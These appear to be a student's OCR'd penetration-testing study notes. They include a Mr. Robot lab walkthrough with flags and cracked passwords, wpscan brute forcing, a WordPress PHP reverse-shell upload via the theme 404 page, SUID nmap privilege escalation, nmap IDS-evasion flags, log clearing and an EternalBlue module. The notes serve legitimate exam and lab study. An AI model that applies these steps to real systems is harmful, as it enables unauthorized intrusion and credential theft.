
ssh grimmie(admin user)@IPofvictimMac
paste the machine

google cronjob (learn)
crontab -l
crontab -u root -l
crontab -e
systemctl list-timers

download pspy64 bit static version
download in victim machine change the permission and run

Google bash reverse shell one liner
reverse shell cheat sheet pentestmonkey
copy the code for bash change the IP, give your ip and port whatever
nc -nvlp 8081
got the machine
whoami
hostname
hashdump
ls
help

Staged vs Non Staged payloads



OSCP Resources

https://book.hacktricks.xyz/

https://oscpnotes.infosecsanyam.in/My_OSCP_Preparation_Notes.htm

https://sushant747.gitbooks.io/total-oscp-guide/content/privilege_escalation_windows.html


https://blog.adithyanak.com/

https://github.com/wwong99/pentest-notes

https://github.com/imrk51/CEH-v11-Study-Guide

https://rana-khalil.gitbook.io/hack-the-box-oscp-preparation/

DNS server



Reverse shell

Pentest Mokey

https://pentestmonkey.net/cheat-sheet for reverse shell or any kind of privileage escalation

Tunneling

ssh: https://www.ssh.com/academy/ssh/tunneling/example

socat:

socat TCP_LISTEN:8484,fork,reuseaddr TCP:127.0.0.1:8080 &

Windows basic cmd

ps - list running processes
ls - list files
ipconfig - shows system ip
migrate - Using the **migrate** post module, you can migrate to another process on the victim.
cd - change directory
pwd - present working directory
clearev - clear application, system, secuirty logs on a windows system
cat - to read the files
background - background the ongoing sessions
help - helps
download -
edit -
getuid -
hashdump -
idletime -
search -
shell -

Walkthrough

Mr.robot

192.168.1.107 ifconfig/ip a

mr robot machine -netdiscover
ip 192.168.1.108

nmap 192.168.1.108 --min-rate 10000
ports 80,443 open http,https

nikto -h http://192.168.1.108, gobuster dir --url http://192.168.1.108 --wordlist /usr/share/wordlists/dirbuster/medium-2-3.txt

directories
/wp-login
/wp-admin
/admin
/robots

/robots
http://192.168.1.108/key-1-of-3.txt
073403c8a58a1f80d943455fb30724b9

http://192.168.1.108/fsocity.disc (download the file it's the wordlist)
wc -l fscoity.disc
cat fsocity.disc | sort -u >> filtered.txt (or)
cat fsocity.disc | sort | uniq >> filtered.txt

wpscan --url http://192.168.1.108/wp-login.php --usernames /root/Desktop/mrrobot/filtered.txt --passwords /root/Desktop/mrrobot/filtered.txt

Valid Combinations Found:
 | Username: ELLIOT, Password: ER28-0652
 | Username: elliot, Password: ER28-0652
 | Username: Elliot, Password: ER28-0652

 nc -lnvp 1234 (pentestmonkey)
 ls
 cd /home/robot
 ls
 key-2-of-3.txt
 password.raw-md5

 cat password
 robot:c3fcd3d76192e4007dfb496cca67e13b (md5)
 result: abcdefghijklmnopqrstuvwxyz

whoami
daemon

echo 'import pty; pty.spawn("/bin/bash")' >> /tmp/yash.py
python /tmp/yash.py

daemon@linux:~$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:/usr/sbin$ cd /home/robot
pwd
ls
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959

we still have to do the privilege escalation to get the root user (p.s we're still robot user)(sudo -l)
2 METHODS FROM

1ST WAY BY ABACHY BLOG
find / -user root -perm -4000 2>/dev/null
 /usr/local/bin/nmap --version
 nmap --interactive
 nmap> !bash -p
 bash-4.3# cd /root
  bash-4.3# ls -al
  bash-4.3# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4

2ND WAY BY YASIR SIR
python3 -m http.server 80
wget http://192.168.1.107/linpeas.sh
chmod 777 linpeas.sh
ls -la
./linpeas.sh

Practicals


Cryptography

Things to do in crypto
- Calc one way Hash using hashcalc
- Perform file and text message encryption using cryptforge (performed in VM)
- Encrypt and decrypt data using BCTextencoder
- create and use Self-signed certificates
- Perform disk encryption using veracrypt (performed in VM)


- Calc one way Hash using hashcalc


So this is how you calc or see if the file is been tempared or not by seeing the digital signatures

- Encrypt and decrypt data using BCTextencoder



got the encrypted msg now decrypt it
password- qwerty@1234


BCTextEncoder Utility v. 1.03.2.1
File Edit Key Options Help
Decoded plain text:
Encode by: password
Encode
Encoded text: 674 B
Decode
-----BEGIN ENCODED MESSAGE-----
Version: BCTextEncoder Utility v. 1.03.2.1
wy4ECQMCSI810m9fYntg6wOA8qAvzXRZh5+RbiSASHEsy0
0m0BdDWJ0OEj/I3JX4e2Ziuw5tIcRsU11m66W9+eohDszaL
2l3patk7S7eiIqJvckmXetMPxDcN4wkPnHK/B8WtssyJ2VTk5TtN8UURhMJ0t/qM
9Bwrq1DhBpop2oMNKfr9
=1C9r
-----END ENCODED MESSAGE-----
Please wait for decoding data...
Enter password for encoding text
Encoded text -Session key packet
OK
Password :
Cancel


BCTextEncoder Utility v. 1.03.2.1
File Edit Key Options Help
Decoded plain text: 120 B
Encode by: password
Encode
hello this is 23 year old yash mehta talking to 20 year old
Encoded text: 674 B
Decoded by password
Decode
-----BEGIN ENCODED MESSAGE-----
Version: BCTextEncoder Utility v. 1.03.2.1
wy4ECQMCSI810m9fYntg6wOA8qAvzXRZh5+RbiSASHEsy0Wmq15EoicWP+zCCmar
0m0BdDWJ0OEj/I3JX4e2Ziuw5tIcRsU11m66W9+eohDszaLIixeFBzF3U5SSYAFb
2l3patk7S7eiIqJvckmXetMPxDcN4wkPnHK/B8WtssyJ2VTk5TtN8UURhMJ0t/qM
9Bwrq1DhBpop2oMNKfr9
=1C9r
-----END ENCODED MESSAGE-----

• Create and use Self-signed certificates
Go to search bar in windows type IIS [Internet information servie]
select server certificates
on Action select create self-signed certificates
Add the domain and in action tab select Binding Add it
GO to browser for surfing

gobuster

start here

gobuster dir -u <url> -w <path to the website > -x <extentions> -o dirscan.txt

gobuster dir -u http:///(ip) -w /usr/share/Seclists/Discovery/directory-list-2-3-big.txt

gobuster dir -u http:///(ip) -w /usr/share/wordlists/dirb/common.txt -t 64 -q

if you're stuck you can also try different wordlist from there

Gobuster Flags	**Descript-ions**
-e	print the full url in console
-u	the target URL
-w	path to your wordlist
-U and -P	Username and passsword for basic auth

Gobuster Flags	Descript-ions
-p <x>	proxy to use for request
-c <http cookie>	specify the cookie for simulating your auth

https://linuxcommandlibrary.com/man/gobuster
https://sohvaxus.github.io/content/gobuster.html
https://daronwolff.com/wfuzz-cheatsheet/

-x (for extension to use)

Wireshark

https://www.alphr.com/read-packets-wireshark/
https://schwartzdaniel.com/5-useful-tips-for-analyzing-wireshark-packet-captures/
https://schwartzdaniel.com/introduction-wireshark-part-2/

https://www.youtube.com/watch?v=a-Fg7VVDf14 for identifying the username and passwords (filter with http post method at last you can see the uname & passwd if they are in base64 you can always try with cyberchef)

https://www.youtube.com/watch?v=MphYj90_eJA
to identify the DOS attack go to Statistics in IPV4 source and the destination addresses choose who send the most of the the packets
or
can also go to analyze tab and expert info we can see the basic overview

https://www.youtube.com/watch?v=3t1BNAavrlQ
QUESTIONS like
https://www.malware-traffic-analysis.net/2014/11/16/index.html

what are the infected file(s) downloaded and their hashes ?
what is URL/Domain of the infected site ?

what is the IP of the infected machine ?
what is the hostname of the infected machine ?
what is the mac of the infected machine ?

https://cdn.comparitech.com/wp-content/uploads/2019/06/Wireshark-Cheat-Sheet-1.jpg
https://www.comparitech.com/net-admin/wireshark-cheat-sheet/
https://www.stationx.net/wireshark-cheat-sheet

http.request.method==POST (for caturing the usrname,pass)

#ToDetect the DDOS attack
go to statistics > IPv4 statistics > source and destination addresses

#Finding the infected files download
files > export > HTTP objects list

To find the hash of the file us
HashMyFiles

Nmap

https://hackertarget.com/nmap-cheatsheet-a-quick-reference-guide/
https://hackertarget.com/nmap-tutorial/
https://media.x-ra.de/doc/NmapCheatSheetv1.1.pdf
https://3os.org/penetration-testing/cheatsheets/nmap-cheatsheet/
https://www.stationx.net/nmap-cheat-sheet/
https://infosecsanyam.medium.com/nmap-cheat-sheet-nmap-scanning-types-scanning-commands-nse-scripts-868a7bd7f692

#Target
nmap -sn -v 192.168.1.0/24

nmap -A -p- 192.168.1.1 --min-rate 10000 -o /desktop/nmapscans.txt

nmap -Pn 192.168.1.1 (direct scan for ports if host is known)

nmap -iL scans.txt (will scan all the ip in the text file)

nmap xyz.com (will scan the domain)

#Scripts
locate * .nse | grep smb,http,ftp

cd /usr/share/nmpa/scripts

nmap --scripts http-headers
nmap -sC (default script)

#Technique
-sA (help to detect the firewall)

#Status
open
close
filtered NULL scan (firewall can send null packages)
unfiltered IDLE scan
open | filtered
close | filtered

#Timing
T0 = paranoid
T1 = Sneaky
T2 = polite
T3 = normal scan
T4 = aggresssive
T5= insane

--min-rate 10000
--max-rate

#Firewall
-sX xmas scan
-v verbose scan
-sM
-sA

#Firewall techniques

packet fragmentation
source routing
source port manipulation
ip addresss decoy
ip address spoofing

creating custom packects
Randomizing host order
sending bad checksum
proxy servers
anonymizers

#firewall/ids evasion technique
nmap -f ip (packet fragments)
nmap -g or --source-port ip (source port manipulation)
nmap -mtu ip (maximum transmit unit)
nmap -D RND:10 ip (-D decoy scan and RND:10 generates a random and non-reversed ip address)

#for creating custom packets
nmap ip --data 0xdeadbeef (--data and HEX string)
nmap ip --data-string "Heloo-this-goin-crash"
nmap ip --data-length 5
nmap --randomize-hosts 10 ip
nmap --badsum ip

#sniffer detection
nmap --script sniffer-detect ip

wpscan

Guide https://www.hackingarticles.in/wpscanwordpress-pentesting-framework/

https://www.wpwhitesecurity.com/strong-wordpress-passwords-wpscan/

wpscan --url 192.168.1.101 --usernames (lists) --passwords (lists) --maxthreads 50

wpscan --url 192.168.1.101 --passwords /usr/share/wordlists/rockyou.txt --username john --max-threads 50 --disable-tls-check

wpscan --url 192.168.1.101 --passwords /usr/share/wordlists/rockyou.txt --username john --max-threads 50

EVER stuck in something alway lookout for cheat sheet

wpscan --help

wpscan -u http://ip -e u vp --wordlists /usr/share/wordlist/rockyou.txt

--wordlist /usr/share/Web-shells/laudanuam-0.8/php/php-reverse-shell.php

easiest way to get in or promt the shell
Once you're in wordpress acc
look for the plugins and apperance

in plugins (look for dolly) add new install filemanager and import the revere shell php (pentest monkey) extract change the IP, ports upload in apperances in 404 not found then search for any random sites then boom!

In plugins-editor look for hello dolly

can also look in url <ip/wp-content/plugins/hello.php>
<ip/wp-content/uploads/>

In plugins > installed plugins > leenk.me (Active) check facebook > save

Meterpreter

https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/

use exploit/windows/smb/ms1701_eternalblue
